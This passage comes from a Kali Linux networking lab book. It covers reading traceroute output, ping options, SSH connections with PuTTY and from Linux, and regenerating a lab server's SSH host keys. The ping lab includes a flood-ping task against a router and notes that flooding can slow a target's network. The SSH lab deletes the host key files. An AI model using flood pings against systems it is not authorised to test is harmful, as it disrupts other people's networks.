2. 30 hops means that traceroute will only route the first 30 routes between your system and the victim's system. 30 is often too much; it usually ends in 3 to 15 hops, though it can sometimes go deeper depending on the site's security and lack of response.
3. This is the first router; possibly our AP, modem, router, etc.

These are the IP address ranges for private IP's:

10.0.0.0 – 10.255.255.255,
 172.16.0.0 – 172.31.255.255,
 192.168.0.0 – 192.168.255.255,
 224.0.0.0 – 239.255.255.255

4. These three columns display the round trip time(s) for our packet to reach that point and return to our computer. This is listed in milliseconds. There are three columns because the traceroute sends three separate signal packets. This is for display consistency—or a lack thereof—in the route.

5. This is the first column and is simply the number of the hop along the route.
6. This means that the target system could not be reached. Requests timed out. More accurately, it means that the packets could not make it there and back; they may actually be reaching the target system but encountering problems on the return trip. This is possibly due to some kind of error, but it may also be an intentional block due to a firewall or other security measures, and the block may affect tracing the route but not actual server connections.


7. It shows our last destination, which has the same IP address as the first line.

This is extremely useful for finding a whole range of information, all of which will be displayed during the trace. We can also see that the host is two hops away from us, and the IP addresses of each of the servers our request had went through to reach our target.

Task 2:

Traceroute is also useful for determining if a host is up. For example, try targeting the following host:

```
traceroute eheheueueu.com
```



A terminal window on a Kali Linux system. The command \$ traceroute eheheueueu.com is entered. A red arrow points to the error message "Name or service not known". A red circle with the number 1 is placed over the terminal window.

```
(kali㉿kali)-[~]
$ traceroute eheheueueu.com
eheheueueu.com: Name or service not known
Cannot handle "host" cmdline arg 'eheheueueu.com' on position 1 (argc 1)
```

We can see that this hostname doesn't exist through traceroute.

We can also see if the hostname exists but is down. It is possible to understand this if we take the following response:

```
3 10.135.53.154 (10.135.53.154) 4.695 ms * *
4 * * *
5 10.135.53.89 (10.135.53.89) 23.526 ms * *
6 * * *
7 * 10.135.54.66 (10.135.54.66) 23.715 ms 24.048 ms
8 * * *
9 * * *
10 * * *
11 * * *
12 * * *
13 * * *
14 * * *
15 * * *
16 * * *
17 * * *
18 * * *
19 * * *
20 * * *
21 * * *
22 * * *
23 * * *
24 * * *
25 * * *
26 * * *
27 * * *
28 * * *
29 * * *
30 * * *
```

No such response!

Lab 12. Ping and Its Various Uses

Lab Objective:

Learn how to use ping and its different parameters.

Lab Purpose:

Ping is a simple and useful network-based utility which can be used to identify if a host is alive or dead. Technically, we can call it an echo reply. By “alive”, I mean that the host is active, and by “dead”, that the host is in shutdown mode. Anything which has a network card can be a host: computers, servers, switches, websites, smartphones, IOT devices, etc.

It is often useful when setting up some new infrastructure to use ping to test if your infrastructure can correctly reach the network.

Lab Tool:

Kali Linux or Windows

Lab Topology:

You can use Kali Linux for this lab.

Lab Walkthrough:

Task 1:

Ping works on both Kali linux and Windows. For this lab, we will be demonstrating ping on Kali Linux VM machine. To begin, open a terminal window. Then, type the following:

```
ping google.com
```

```

(kali㉿kali)-[~]
└─$ ping google.com
PING google.com (142.250.185.238) 56(84) bytes of data.
64 bytes from fra16s53-in-f14.1e100.net (142.250.185.238): icmp_seq=1 ttl=110 time=48.4 ms
64 bytes from fra16s53-in-f14.1e100.net (142.250.185.238): icmp_seq=2 ttl=110 time=48.2 ms
64 bytes from fra16s53-in-f14.1e100.net (142.250.185.238): icmp_seq=3 ttl=110 time=48.4 ms
64 bytes from fra16s53-in-f14.1e100.net (142.250.185.238): icmp_seq=4 ttl=110 time=48.3 ms
64 bytes from fra16s53-in-f14.1e100.net (142.250.185.238): icmp_seq=5 ttl=110 time=48.2 ms
64 bytes from fra16s53-in-f14.1e100.net (142.250.185.238): icmp_seq=6 ttl=110 time=48.4 ms
64 bytes from fra16s53-in-f14.1e100.net (142.250.185.238): icmp_seq=7 ttl=110 time=48.4 ms
^C
--- google.com ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6012ms
rtt min/avg/max/mdev = 48.188/48.327/48.416/0.079 ms

```

The ping command will continue to send ICMP packages to the destined IP address until it receives an interruption. To stop the command, just hit the Ctrl + C key combination.

As you will see, a number of lines of information will appear on our screen. This shows the packets being sent from our machine to google.com, as well as the response being received. We sent out 7 packets and received 7 packets back, indicating that google.com is up and responding to requests.

1. The hostname we are pinging. Use “-n” with this command if you want to avoid any reverse DNS lookups. For example: “ping google.com -n”
2. The IP address of the target host.
3. The reverse DNS name of target IP address. It’s different from the original hostname, right? This happens when one hostname has many IP addresses and each IP address has only one DNS name.
4. The number of data bytes. The default is 56, which translates into 64 ICMP data bytes.
5. The ICMP sequence numbers for each packet.
6. TTL: The Time to Live values.
7. The ping time, measured in milliseconds which is the round trip time for the packet to reach the host, and the response to return to the sender. Greater values indicate possible network problems or target’s load.
8. Once the command stops, it displays a statistic including the


percentage of packet loss. The packet loss means that the data was dropped somewhere in the network, indicating an issue within the network or target's performance. If there is a packet loss, you can use the traceroute command to identify where the packet loss occurs.

9. RTT (Round-trip time) metrics of those ping packages. RTT is the duration in milliseconds it takes for a network request to go from a starting point to a target and back again to the starting point.

Task 2:

We can set the packet size using the following commands:

```
ping -s 100 localhost  
ping -s 100 google.com
```



```
(kali㉿kali)-[~]  
└$ ping -s 100 localhost ①  
PING localhost(localhost ( ::1)) 100 data bytes  
108 bytes from localhost ( ::1): icmp_seq=1 ttl=64 time=0.033 ms  
108 bytes from localhost ( ::1): icmp_seq=2 ttl=64 time=0.074 ms  
108 bytes from localhost ( ::1): icmp_seq=3 ttl=64 time=0.068 ms  
^C  
--- localhost ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2048ms  
rtt min/avg/max/mdev = 0.033/0.058/0.074/0.018 ms  
  
(kali㉿kali)-[~]  
└$ ping -s 100 google.com ②  
PING google.com (172.217.23.110) 100(128) bytes of data.  
^C  
--- google.com ping statistics ---  
5 packets transmitted, 0 received, 100% packet loss, time 4018ms
```

Some targets respond to ping packets as expected (1), some of them just drop (2).

This is useful when testing a system to see how it will respond differently to very small or very large packets. The default packet size of ping is 56.

Task 3:

As aforementioned, by default, ping will continue to send packages until it receives an interrupt signal. To specify the number of echo request packages to be sent after pings exit, use the -c option followed by the number of packages:

```
ping -c 5 cisco.com
```

A terminal window titled "ping 5 times" showing the command \$ ping -c 5 cisco.com. The output shows 5 packets transmitted to cisco.com (72.163.4.185) with sequence numbers 1 through 5. The statistics show 5 packets transmitted, 5 received, 0% packet loss, and a round-trip time of 4112ms. A red arrow points from the green text "ping 5 times" to the terminal title.

```
(kali㉿kali)-[~]
$ ping -c 5 cisco.com
PING cisco.com (72.163.4.185) 56(84) bytes of data.
64 bytes from redirect-ns.cisco.com (72.163.4.185): icmp_seq=1 ttl=241 time=156 ms
64 bytes from redirect-ns.cisco.com (72.163.4.185): icmp_seq=2 ttl=241 time=155 ms
64 bytes from redirect-ns.cisco.com (72.163.4.185): icmp_seq=3 ttl=241 time=156 ms
64 bytes from redirect-ns.cisco.com (72.163.4.185): icmp_seq=4 ttl=241 time=156 ms
64 bytes from redirect-ns.cisco.com (72.163.4.185): icmp_seq=5 ttl=241 time=156 ms

--- cisco.com ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4112ms
rtt min/avg/max/mdev = 155.415/155.851/156.244/0.308 ms
```

Task 4:

When you run the ping command, it will use either IPv4 or IPv6, depending on your machine's DNS settings. To force ping to use IPv4, pass the -4 option, or use its alias: ping4. To force ping to use IPv6, pass the -6 option, or use its alias: ping6;

```
ping -4 localhost
ping -6 localhost
```

To send 5 packets which “will not fragment the flag (IPv4 only)” pass “-M dont” option with the following command:

```
ping -M dont localhost -4 -c 5
```

```
(kali㉿kali)-[~]
└─$ ping -M dont localhost -4 -c 5
PING (127.0.0.1) 56(84) bytes of data.
64 bytes from localhost (127.0.0.1): icmp_seq=1 ttl=64 time=0.021 ms
64 bytes from localhost (127.0.0.1): icmp_seq=2 ttl=64 time=0.044 ms
64 bytes from localhost (127.0.0.1): icmp_seq=3 ttl=64 time=0.050 ms
64 bytes from localhost (127.0.0.1): icmp_seq=4 ttl=64 time=0.043 ms
64 bytes from localhost (127.0.0.1): icmp_seq=5 ttl=64 time=0.044 ms

--- ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4159ms
rtt min/avg/max/mdev = 0.021/0.040/0.050/0.010 ms
```

Task 5:

In some cases, it may be necessary to wait a certain amount of time between sending each packet. The default is to wait about one second between each packet, or not to wait in flood mode. Unprivileged users may set an interval to 0.2 seconds and above.

Send 20 ping packages within 0.2 ms interval to target system:

```
ping -4n -c20 127.0.0.1 -i 0.2
```

```
(kali㉿kali)-[~]
└─$ ping -4n -c20 127.0.0.1 -i 0.2
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.024 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.042 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.044 ms
64 bytes from 127.0.0.1: icmp_seq=18 ttl=64 time=0.044 ms
64 bytes from 127.0.0.1: icmp_seq=19 ttl=64 time=0.093 ms
64 bytes from 127.0.0.1: icmp_seq=20 ttl=64 time=0.045 ms

--- 127.0.0.1 ping statistics ---
20 packets transmitted, 20 received, 0% packet loss, time 4450ms
rtt min/avg/max/mdev = 0.024/0.060/0.243/0.048 ms
```

Task 6:

In flood ping; for every ECHO REQUEST sent a period “.” is printed, while for every ECHO REPLY received, the last printed period “.” is removed.

This provides a rapid display of how many packets are being dropped. If interval is not given, it sets interval to zero and outputs packets as fast as they come back or one hundred times per second, whichever is more. Only the super-user may use this option with a zero interval.

As a root user, flood target system with sending 30 ping packages. Choose your local router or Access Point as target system. Run this command:

```
ping -4n -c30 192.168.1.1 -f  
ping -4n -c30 192.168.1.1 -f -i 0.050
```

The terminal window shows two ping tests. Test 1 (top) has a red arrow pointing to the packet loss statistic, which is 73.3333%. Test 2 (bottom) has a red arrow pointing to the packet loss statistic, which is 30%.

```
(root㉿kali)-[~] # ping -4n -c30 192.168.1.1 -f  
PING 192.168.1.1 (192.168.1.1) 56(84) bytes of data.  
.....  
--- 192.168.1.1 ping statistics ---  
30 packets transmitted, 8 received, 73.3333% packet loss, time 338ms  
rtt min/avg/max/mdev = 0.309/0.582/0.832/0.152 ms, ipg/ewma 11.639/0.619 ms  
  
(root㉿kali)-[~] # ping -4n -c30 192.168.1.1 -f -i 0.050  
PING 192.168.1.1 (192.168.1.1) 56(84) bytes of data.  
.....  
--- 192.168.1.1 ping statistics ---  
30 packets transmitted, 21 received, 30% packet loss, time 1619ms  
rtt min/avg/max/mdev = 0.450/0.581/0.921/0.091 ms, ipg/ewma 55.841/0.612 ms
```

In this flood test, packet loss is 73% in test number (1), while in test number (2), when the packet is sent with 50 ms delay, the loss is around 30%.

This feature can be used to slow down the target system's network or to measure end-to-end network performance. It can also be used to create artificial loads. For this reason, it is necessary to be careful when using it on systems in production.

Lab 13. How to SSH into a Server from a Windows Machine Using PuTTY

Lab Objective:

Learn how to use PuTTY to SSH into a server from a Windows machine.

Lab Purpose:

PuTTY is an open-source terminal emulator which supports several network protocols. It is also free and can be downloaded for Windows from the following link: <https://www.putty.org/>

Lab Tool:

Windows

Lab Topology:

You can use a Windows machine for this lab. In this lab, we need another SSH-enabled machine to make connections through. You can find a prebuilt Ubuntu Server image on <https://www.osboxes.org/ubuntu-server/> for this purpose.




Download and import it to your virtualization platform and run.

Lab Walkthrough:

Task 1:

SSH stands for Secure Shell and it is used to connect to machines securely over the internet. For this lab, we will be using PuTTY to connect to a server using a Windows machine. Connecting to a server using a Linux machine will be covered in a different lab.

The first step is to download PuTTY from the following link: <https://www.putty.org/>. Click through the installer, and once it is finished, open the application. Once open, you will be met with the following screen:




This is where we will connect to our server through SSH.

Task 2:


We can see under the Host Name input box that PuTTY supports a number of different protocols, such as Telnet, which is the unsecure version of SSH. We have selected SSH and are thus ready to specify the server information, such as IP and port, to get connected.

Simply enter the IP address or hostname; for example, type the Ubuntu VM's IP you just created and the port which you want to connect on. For SSH, this is port 22. It is good practice to then go to saved sessions and enter a name for the connection and press save, so that you don't have to enter the information again next time. Once this is done, click open on the bottom right corner.




Task 3:

When connecting, a window will pop up with a warning. It will warn you that you have not connected to this server before and that you should only connect to servers you trust. Click yes and continue.



You will then be asked for login information to continue. Once this is entered you will have access to the server and its different file directories.



Lab 14. How to SSH into a Server from a Linux Machine

Lab Objective:

Learn how to access a server from a Linux machine using SSH.

Lab Purpose:

Linux comes built in with the ability to connect directly to a server through SSH without the need to download any applications. SSH stands for Secure Shell and it is a secure method of connecting to devices over the internet.

Lab Tool:

Kali Linux

Lab Topology:

You can use a Kali Linux VM for this lab. In this lab, we need another SSH-enabled machine to make connections through. You can find a prebuilt Ubuntu Server 20.04 image on <https://www.osboxes.org/ubuntu-server/> for this purpose.



Download and import it to your virtualization platform and run.

Lab Walkthrough:


Task 1:

Linux has the ability to connect to a device over the internet through SSH, without the need to download external applications. This functionality is not the same for Windows, and this was covered in the previous lab. To begin, open a terminal.

Connecting to a server via SSH is very easy in Linux. All you have to do is type the following into the terminal:

```
ssh osboxes@192.168.1.25
```

This will then ask you if you trust the server as your machine would have never connected to it before. Simply type “yes” to move on.



```
(kali㉿kali)-[~/home]
$ ssh osboxes@192.168.1.25 ↗①
The authenticity of host '192.168.1.25 (192.168.1.25)' can't be established.
ECDSA key fingerprint is SHA256:gTCDYqbsUNGHwrFRV1XuiFa+PpQ+nE2uoD0QqMGm5WE.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes ↗②
Warning: Permanently added '192.168.1.25' (ECDSA) to the list of known hosts.
osboxes@192.168.1.25's password: ↗③
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-28-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

osboxes@osboxes:~$ ↗④
```

1. All connection information in a single line, except password.
2. The password is entered invisibly. In this example, the password for the “osboxes” user is preset as “osboxes”.
3. The remote connection is established and dropped on the terminal line.

SSH is really handy for controlling remote servers and devices across the internet. It provides you with the ability to remotely login to any device to manage it at any time.

Task 2:

Change the remote server's certificate and see what happens.

Connect to remote server with user “osboxes” and password “osboxes” again, with SSH. Change to privileged user then run this command:

```
sudo su -  
rm -v /etc/ssh/ssh_host_*
```

Regenerate remote server's SSH keys with this command:

```
dpkg-reconfigure openssh-server
```

Restart the service to make sure the remote server is working with newly created SSH keys:

```
systemctl restart ssh
```

Disconnect from the remote server to re-establish the SSH connection.

```
osboxes@osboxes:~$ sudo su - ← 1
[sudo] password for osboxes:
root@osboxes:~# [rm -v /etc/ssh/ssh_host_*] ← 2
removed '/etc/ssh/ssh_host_ecdsa_key'
removed '/etc/ssh/ssh_host_ecdsa_key.pub'
removed '/etc/ssh/ssh_host_ed25519_key'
removed '/etc/ssh/ssh_host_ed25519_key.pub'
removed '/etc/ssh/ssh_host_rsa_key'
removed '/etc/ssh/ssh_host_rsa_key.pub'
root@osboxes:~# [dpkg-reconfigure openssh-server] ← 3
Creating SSH2 RSA key; this may take some time ...
3072 SHA256:Sv/dAxoB1NHcb48nnk50MyzagExUKZNdz0DAMhoQzLI root@osboxes (RSA)
Creating SSH2 ECDSA key; this may take some time ...
256 SHA256:jWBByoudEexNp9/+uZgPIIoPh0pE0iVdha7B2muB/fhc root@osboxes (ECDSA)
Creating SSH2 ED25519 key; this may take some time ...
